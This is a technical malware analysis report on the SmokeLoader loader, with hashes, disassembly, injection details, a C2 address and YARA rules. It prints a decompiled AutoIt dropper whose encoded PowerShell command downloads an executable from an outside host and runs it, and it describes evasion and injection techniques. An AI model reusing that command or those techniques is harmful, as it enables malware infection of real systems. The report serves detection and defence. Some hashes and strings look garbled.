

Smoke Loader

Technical Analysis



Table of Content

| | |
|--------------------------------|-----------|
| INTRODUCTION..... | 2 |
| 2021LK049443.DOC..... | 3 |
| PKM3T1.JPG..... | 4 |
| DYNAMIC ANALYSIS..... | 5 |
| NETWORK ANALYSIS | 11 |
| SOLUTION PROPOSALS..... | 13 |
| YARA RULE | 14 |


INTRODUCTION

The SmokeLoader family is a type of malware that belongs to the loader type. The main purpose of the program is to inject a more effective and destructive malware into the machine. First revealed in 2011, SmokeLoader is a family that is evolving day by day, using new techniques and constantly updating.


SmokeLoader is a family that aims to be keylogger, information theft, botnet, backdoor access on systems. In fact, it can be used for any harmful activity for the purpose of the attacker. It is spread through emails and drive-by download.

In the world of malware, PROPagate Injection has been used by SmokeLoaders for the first time. PROPagate injection, injects confidential code into an application other than the actual running application, allowing the malicious code to be run by a different application.

| | |
|-------------------|--|
| File Name | 2021lk049443.doc |
| MD5 | 67CB98B84A7DB5F2F69023B0C5C08309 |
| SHA1 | 9F04A27BB59AC6842EA400C95AF131612BFE00F9 |
| SHA256 | 9F04A27BB59AC6842EA400C95AF131612BFE00F9 |
| First Seen | 2021-04-13 05:41:34 UTC |



When the file with the extension ".docx" with malware was examined, it was determined that an OLE object appeared in it. From this file that can be reached "bit[.]ly/3e0Rjks".



| File Name | pkM3T1.jpg |
|------------|--|
| MD5 | 9FBD32C6BB25F6A660696FA9830C5040 |
| SHA1 | 1E41347D36792E823A8982B10170D83A0722E3CC |
| SHA256 | 5DE2819F832F06F69009B07779EACABC1B171540B10689B4B23EAAC8F3232E14 |
| First Seen | ---- |

With the resulting Autolt script, it was determined that files were downloaded via PowerShell.

```

Eve2Aut - Autolt3 Decompiler
Global $var_903 = 1854819105
Global $pntfb_yuacvm_jkqlfrs[2][13] = [[58883, 52544, 10262, 145, 11, 30772, 60516], [35004, 87, 22498, 32296, 29662, 30391, 46836, 53, 27048482, 301754025, 526052566, 124, 35154]]
#OnAutoItStartRegister "VpjtYUmmvCbuqego"
Global $dqwf_egpfa[12] = [330, 207, 60, 29046, 58709, 275650094, 177, 421797659, 21039, 1220030025, 569900106, 39]
Global Const $yrcbtharfgi_ek_pnv_r3j5p6[2][4] = [[106, 1651715327, 1347261725, 321], [703678344, 33425]]
Global $var_996[2][12] = [[42692, 26207, 66, 992661967, 251289885, 140, 40908, 148, 38, 1685159685, 1655913992, 300131935], [180, 1107812401, 1694048057]]
Global Const $hty_9j7wt_5pks3_6y[10] = [4781, 1338956469, 1191362419, 1257031577, 16, 2071869088, 361747654, 1768921401, 20789, 48369]
Global $tagrafohruuptarctcfxslom = 752990514
#OnAutoItStartRegister "AbxcioFunc"
Global Const $dm_eqj_dj4kicsohi6u_bhdh0 = 10249
#OnAutoItStartRegister "uDr_G_0v_VAjF2BuyWoR"
Global $var_719[7] = [35154, 845387453, 60513, 16647272, 1142818352, 68, 9531]
Global $jtokdlec_zbaabyhphb_bjaljq[10] = [272692652, 1206963420, 2609, 5, 1473797171, 53340, 686434641, 105, 117, 665066453]
Global Const $var_2662 = Asc("l")
Global $npkafDjYk[2][14] = [[160, 247188735, 56475, 613267814, 1646620852, 35, 499076921, 99, 22347], [1970002457, 798496690, 255, 849768477, 39, 43999, 206, 16661, 11241, 25, 236, 218, 174, 38116]]
#OnAutoItStartRegister "ThjFnFunc"
Global Const $var_3862 = 2084911644
Local $bnff = "p"
Local $qeq_y5r21_i_st = $SystemDir
Local $vncjymk = $W_HIDE
Local $gvv = "z"
Local $tagvxbpmgziexqsdqsdgvx = "ove" & $gvv
Local $wbtmcvck = "PowrShell 1 -ExecutionPolicy Bypass -v 1 /e IAAoAE4ARQB3AC0AbwBiAGoARQBjAHQAIAAcIGAATgBgAGUAYABUAGAALgBgAFcAYABIAGAAQgBgAEMAYABsAGAAaQBgAGUAYABOAGAAVAAdICkALgBEAG8AdwBuAEwAbwBBAGQAZgBJAGwARQAoACAAHSBoAHQAdABwAHMAOGAvAC8AdQAUAHQAZQBrAG4AaQBrAC4AaQBvAC8AMgA4AG8ATABXAC4AagBwAGcAHSAGcAwAIAAdICQARQBOAHYAOGb0AGUAbQBwAFwAZQBWAEQAdwBBAEMAQgB0AHAAVwAuAGUAeABIAB0glIAApACAAOWAgAHMAAdABBAFIAdAAgAB0gJABFAE4AdgA6AHQAZQBTAAHAAXABIAFYARAB3AEEAQwBCAHQAACABXAC4AZQB4AGUAHSA="
RunWait($bnff & $tagvxbpmgziexqsdqsdgvx & "" & "shel" & "l.e" & "x" & "e" & $wbtmcvck, $qeq_y5r21_i_st, $vncjymk)

```

"IAAoAE4ARQB3AC0AbwBiAGoARQBjAHQAIAAcIGAATgBgAGUAYABUAGAALgBgAFcAYABIAGAAQgBgAEMAYABsAGAAaQBgAGUAYABOAGAAVAAdICkALgBEAG8AdwBuAEwAbwBBAGQAZgBJAGwARQAoACAAHSBoAHQAdABwAHMAOGAvAC8AdQAUAHQAZQBrAG4AaQBrAC4AaQBvAC8AMgA4AG8ATABXAC4AagBwAGcAHSAGcAwAIAAdICQARQBOAHYAOGb0AGUAbQBwAFwAZQBWAEQAdwBBAEMAQgB0AHAAVwAuAGUAeABIAB0glIAApACAAOWAgAHMAAdABBAFIAdAAgAB0gJABFAE4AdgA6AHQAZQBTAAHAAXABIAFYARAB3AEEAQwBCAHQAACABXAC4AZQB4AGUAHSA="

When the base64 code above is decoded, it is observed that it runs the following command.

"(NEw-objEct `N`e`T`.`W`e`B`C`l`i`e`N`T).DownLoAdfIIE(https://u.teknik[.]jio/28oLW.jpg , \$ENv:templeVDwACBtpW.exe) ; stARt \$ENv:templeVDwACBtpW.exe "

With the PowerShell DownloadFile command, It has been observed that it has downloaded the file "eVDwACBtpW.exe" from the link "u.teknik[.]jio/28oLW.jpg" under the directory "temp".

| File Name | | eVDwACBtpW.exe |
|------------|--|--|
| MD5 | | 0D1334075336455A13A36FD909417556 |
| SHA1 | | 4F1937F0EEEB697EF992547701295134FDE65C20 |
| SHA256 | | 33D7FA2A8936CC5064B63592B77F87C02FCDC1396395AE2316E3A7C783523AD9 |
| First Seen | | --- |

Dynamic Analysis

API Obfuscation

The malware has been observed to receive the "handle" of a module with the **GetModuleHandleA** API. Thus, it is aimed to make static analysis more challenging with **API Obfuscation** technique. Just as it analyzes DLLs at the run time, it analyzes APIs also at the run time.

| Address | Disassembly | Comment |
|----------|--|---------------|
| 00401E53 | C785 E8FDFFFF 010000 mov dword ptr ss:[ebp-218],1 | |
| 00401E5D | 885D 08 mov ebx,dword ptr ss:[ebp+8] | |
| 00401E60 | E8 09000000 call evdwacbtwp.401E6E | |
| 00401E65 | 73 62 jae evdwacbtwp.401EC9 | |
| 00401E67 | 6965 64 6C6C0000 imul esp,dword ptr ss:[ebp+64],6C6C | |
| 00401E6E | 5E pop esi | |
| 00401E6F | 803E 00 cmp byte ptr ds:[esi],0 | esi:"sbied11" |
| 00401E72 | 74 11 je evdwacbtwp.401E85 | esi:"sbied11" |
| 00401E74 | 56 push esi | |
| 00401E75 | FF53 48 call dword ptr ds:[ebx+48] | esi:"sbied11" |
| 00401E78 | 85C0 test eax,ebx | |
| 00401E7A | 0F85 EA000000 jne evdwacbtwp.401F6A | |
| 00401E80 | 83C6 08 add esi,8 | esi:"sbied11" |
| 00401E83 | EB EA jmp evdwacbtwp.401E6F | |
| 00401E85 | E8 2C000000 call evdwacbtwp.401E86 | |
| 00401E8A | 53 push ebx | |
| 00401E8B | 79 73 jns evdwacbtwp.401F00 | |
| 00401E8D | 74 65 je evdwacbtwp.401EF4 | |
| 00401E8F | 6D insd | |
| 00401E90 | 5C pop esp | |
| 00401E91 | 43 inc ebx | |
| 00401E92 | 75 72 jne evdwacbtwp.401F06 | |
| 00401E94 | 72 65 jb evdwacbtwp.401EF8 | |
| 00401E96 | 6E outsb | |
| 00401E97 | 74 43 je evdwacbtwp.401EDC | |
| 00401E99 | 6F outsd | |
| 00401E9A | 6E outsb | |
| 00401E9B | 74 72 je evdwacbtwp.401F0F | |
| 00401E9D | 6F outsd | |
| 00401E9E | 6C insb | |
| 00401E9F | 53 push ebx | |
| 00401EA0 | 65:74 5C je evdwacbtwp.401EFF | |
| 00401EA3 | 53 push ebx | |
| 00401EA4 | 65:72 76 jb evdwacbtwp.401F1D | |
| 00401EA7 | 6963 65 735C4469 imul esp,dword ptr ds:[ebx+65],69445C73 | |
| 00401EAE | 73 6B jae evdwacbtwp.401F18 | |
| 00401EB0 | 5C pop esp | |
| 00401EB1 | 45 inc ebp | |
| 00401EB2 | 6E outsb | |
| 00401EB3 | 75 6D jne evdwacbtwp.401F22 | |
| 00401EB5 | 0058 8D add byte ptr ds:[eax-73],b1 | |
| 00401EB8 | B5 EC mov ch,EC | |

dword ptr [ebx+48]=[000CFF1C <&GetModuleHandleA>]=<kernel32.GetModuleHandleA>

.text:00401E75 evdwacbtwp.exe:\$1E75 #1075

Return Abuse

| | | |
|----------------|---------|--------------------------------|
| 00401FA4 | FD | std |
| 00401FA5 | FF | |
| 00401FA6 | FF5F 5E | call far fword ptr ds:[edi+5E] |
| 00401FA9 | 5B | pop ebx |
| 00401FAA | C9 | leave |
| EIP → 00401FAB | C2 0400 | ret 4 |

Instead of the usual "ret" command, we see the command "ret 4" here. The program decodes and runs both DLLs and APIs at run time to complicate static analysis and circumvent EDRs.

As an anti-debug technique, it also changes the return addresses of CALL calls. The value typed next to the RET command deletes the byte from the end of the stack until the value and changes the return address.

PROPagate Injection


After the VM check, it was determined that the injected malicious code into the Explorer.exe using the "AllocateVirtualMemory-OpenProcess-MapViewOfSection" APIs. After the code is injected, the virtual memory partition is allocated.

The virtual memory partition receives the handle of Explorer.exe with **OpenProcess**. With **MapViewOfSection**, malicious code is written to a virtual memory partition.

Windows Explorer runs at a integrity level that uses Subclasses a lot, making them accessible without granting a privilege to the user logged on to the process area. Therefore, it is a target process that is extremely suitable for the use of this technique. A subclass window can be modified quite easily with the **SetProp** API.

- 1- CALL EnumChildWindows
- 2- CALL EnumPropsA
- 3- CALL SetPropA

In this way, the entry point of a Subclass is changed. This modified Subclass is usually "Progman" because it is commonly available in Windows 7 and 10. The entry point is replaced with the starting address of the malicious code, and it is determined that the malicious code is run every time this window is called.



After **SetProp**, the **SendMessage** and **SendNotifyMessage** APIs causes trigger the modified window entry point's and runs the malicious code.

APIs that decoded at the runtime and used

| | | | |
|----------------------|-----------------------|------------------|-------------------|
| GetModuleHandle | RegOpenKey | RegQueryValueKey | OpenProcessToken |
| GetVolumeInformation | CreateFileMapping | MapViewOfFile | GetModuleFileName |
| CreateEvent | AllocateVirtualMemory | DecompressBuffer | GetShellWindow |
| GetWindowThreadPrId | UnmapViewOfSection | ZeroMemory | OpenProcess |
| GetTokenInformation | CreateSection | MapViewOfSection | EnumChildWindows |
| EnumProps | GlobalGetAtomName | MoveMemory | SetProp |
| SendMessage | SendNotifyMessage | | |

Injected Shell Code

Malicious code that injected to Explorer.exe generates a thread. When a new window opens, this thread starts working and appears to get the names of all open process's using the **Process32First-Process32Next** APIs.

It compares the blacklist recorded in its memory with the process that works by sending it to its encode function. In case of matching, the process is closed with the **TerminateProcess** API located in the **Sleep** API.

Encode code:

https://github.com/ZAYOTEM/smokeloader_string_enc/blob/main/smokeloader_string_enc.py

```

8A01      mov al,byte ptr ds:[rcx]
4C:8BC1   mov r8,rcx
33D2     xor edx,edx
EB 16    jmp 2984CF7
24 DF    and al,DF
0FB6C8   movzx ecx,al
8BC1     mov eax,ecx
33C2     xor eax,edx
8BD0     mov edx,eax
C1C2 08  rol edx,8
03D1     add edx,ecx
49:FFC0   inc r8
41:8A00   mov al,byte ptr ds:[r8]
84C0     test al,al
75 E6    jne 2984CE1
8BC2     mov eax,edx
C3       ret
CC       int3
CC       int3
CC       int3
CC       int3
CC       int3
CC       int3
48:895C24 08 mov qword ptr ss:[rsp+8],rbx
48:897424 10 mov qword ptr ss:[rsp+10],rsi
57       push rdi
48:83EC 20 sub rsp,20

```

Registers:

```

RAX 0000000000000001
RBX 000000000000005C
RCX 000000007E5F6FC "[System Process]"
RDX 0000000000000000
RBP 0000000000000000
RSP 000000007E5F6A8
RSI 0000000000000000
RDI 0000000000000000
R8 000000007E5F800
R9 000000007E5F70D
R10 000000007E5F49E
R11 0000000000000000
R12 0000000000000000
R13 0000000000000000
R14 0000000000000000
R15 0000000000000000

```

Memory dump:

```

1: rcx 000000007E5F6FC "[System Process]"
2: rdx 0000000000000000
3: r8 000000007E5F800
4: r9 000000007E5F70D
5: [rsp+28] 0000000000000130

```

Resulting process blacklist:

| | | | |
|----------------------|--------------------|----------------------|--------------------------|
| Autoruns.exe | ollydbg.exe | procmon64.exe | x32dbg.exe |
| idaw.exe | procexp.exe | x64dbg.exe | windbg.exe |
| procexp64.exe | procmon.exe | idaq.exe | Tcpview.exe |
| idaw64.exe | idaq64.exe | Wireshark.exe | ProcessHacker.exe |

```

0000000028D3 48:8BC8 mov rcx,rcx
0000000028D3 C74424 20 30010C mov dword ptr ss:[rsp+20],130
0000000028D3 FF15 11470000 call qword ptr ds:[<&Process32First>]
0000000028D3 EB 46 jmp 28D3B7F
0000000028D3 48:8D4C24 4C lea rcx,qword ptr ss:[rsp+4C]
0000000028D3 E8 95110000 call <Encode>
0000000028D3 48:8D15 86D5FFFF lea rdx,qword ptr ds:[28D10D0]
0000000028D3 35 548AC015 xor eax,15C08A54
0000000028D3 45:33C0 xor r8d,r8d
0000000028D3 3902 cmp dword ptr ds:[rdx],eax
0000000028D3 74 12 je 28D3B68
0000000028D3 41:FFC0 inc r8d
0000000028D3 48:83C2 04 add rdx,4
0000000028D3 49:63C8 movsxd rcx,r8d
0000000028D3 48:83F9 0F cmp rcx,F
0000000028D3 72 EC jb 28D3B52
0000000028D3 EB 09 jmp 28D3B71
0000000028D3 884C24 28 mov ecx,dword ptr ss:[rsp+28]
0000000028D3 E8 EF080000 call 28D4460
0000000028D3 48:8D5424 20 lea rdx,qword ptr ss:[rsp+20]
0000000028D3 48:8BCB mov rcx,rbx
0000000028D3 FF15 D1460000 call qword ptr ds:[<&Process32Next>]
0000000028D3 85C0 test eax,eax
0000000028D3 75 B6 jne 28D3B39
0000000028D3 48:8BCB mov rcx,rbx
0000000028D3 FF15 D4450000 call qword ptr ds:[<&CloseHandle>]
0000000028D3 B9 64000000 mov ecx,64
0000000028D3 FF15 D9450000 call qword ptr ds:[<&Sleep>]
0000000028D3 F9 71FFFFFF jmp 28D3B00
  
```


Memory Dump (Hex):

```


0000000028D1 34 5C C5 11 C3 B2 FC B4 D6 9F 18 63 CD B5 DD BC 4A A7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000000028D1 08 F7 0A 60 CC A8 F2 A1 98 0D C8 60 FF 81 F4 68 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A
0000000028D1 C3 92 D2 AA DF ED BC 37 D8 E0 BC 09 8D A7 D2 4B A0 81 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A
0000000028D1 A7 A1 D2 4B 08 40 49 4E 08 40 63 74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000000028D1 8B 3B D0 F6 82 FF 49 5A B9 79 B1 B1 B9 79 B1 35 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A
  
```

In the Encode function, the process name received with the **Process32First** API is encrypted and compared with the blacklist elements in the memory. In the case of a match, the process is closed using the **CloseHandle** API.


The malware that creates a new directory is copied to this directory and it is observed that it works from there if the machine restarts.



As shown above, using the **CreateDirectory** API, it creates a directory named "**resttdad**" in the "\\AppData\\Roaming\\Microsoft\\Windows" directory.




Using the **CopyFileW** API, the name of malware is changed to "**wiagwiei.exe**" and copied into the generated directory.




To make it difficult for the end user to detect the malware, the malicious file that is run with the **DeleteFileW** API is deleted.

Network Analysis

The section that generated in the Explorer.exe "94[.]140[.]115[.]43" IP address is used as a command and control server. HTTP 404 returns in response when a request is thrown to this server. The revolving answer was found to be payload in the response header.



The WinHttpConnect API determines the destination server. After the server is specified, WinHttpRequest requests to the server with the API.



When looking at the connected command and control server, it is seen that there is no "/1/" directory. It has been determined that the purpose here is to write the payload in the header into the memory in the response.

Solution Proposals

There are ways to protect against a type of Backdoor malware SmokeLoader:

- Use of up-to-date, reliable anti-virus software in systems,
- Careful attention to incoming e-mails and not to open unconsciously without analyzing the attachments,
- Disregard of spam emails,
- Solutions such as the creation of Mutex objects on the system, type of Backdoor malware SmokeLoader is contaminated with the system prevents it.

YARA Rule

```
import "hash"
import "pe"
import "cuckoo"

rule FirstFile{
  meta:
    description="2021lk049443.doc"

  strings:
    $str1="bit.ly/3e0Rjksj"
    $command1="LoadLibraryW"
    $command2="URLDownloadToFileW"
    $command3="CreateProcessAsUser"

  condition:
    hash.md5(0,filesize) == "67CB98B84A7DB5F2F69023B0C5C08309" or all of them
}

rule SecondFile{
  meta:
    description="pkM3T1.exe.jpg"

  strings:
    $str1="IAAoAE4ARQB3AC0AbwBiAGoARQBJAHQAIAAcIGAATgBgAGUAYABUAGAALgBgAFcAYABIAGAAQgBg
AEMAYABsAGAAaQBgAGUAYABOAGAAVAAdlCkALgBEAG8AdwBuAEwAbwBBAGQAZgBJAGwARQAoACAAHSBoAHQ
AdABwAHMAOgAvAC8AdQAuAHQAZQBrAG4AaQBrAC4AaQBvAC8AMgA4AG8ATABXAC4AagBwAGcAHSAGcACwAIAAdl
CQARQBOAHYAOGB0AGUAbQBwAFwAZQBWAEQAdwBBAEMAQgB0AHAHVwAuAGUAeABIAB0gIAApACAAOwAgAHM
AdABBAFIAdAAgAB0gJABFAE4AdgA6AHQAZQBtAHAAXABIAFYARAB3AEEAQwBCAHQAACABXAC4AZQB4AGUAHSA="

    $str2="eVDwACBtpW.exe"
    $str3="u.teknik.io/28oLW.jpg"
    $command1="DownloadFile"

  condition:
    hash.md5(0,filesize) == "9FBD32C6BB25F6A660696FA9830C5040" or all of them
}
```

```

rule ThirdFile{
    meta:
        description="eVDwACBtpW.exe"

    strings:
        $str1="sbieldll"
        $command1="CreateThread"
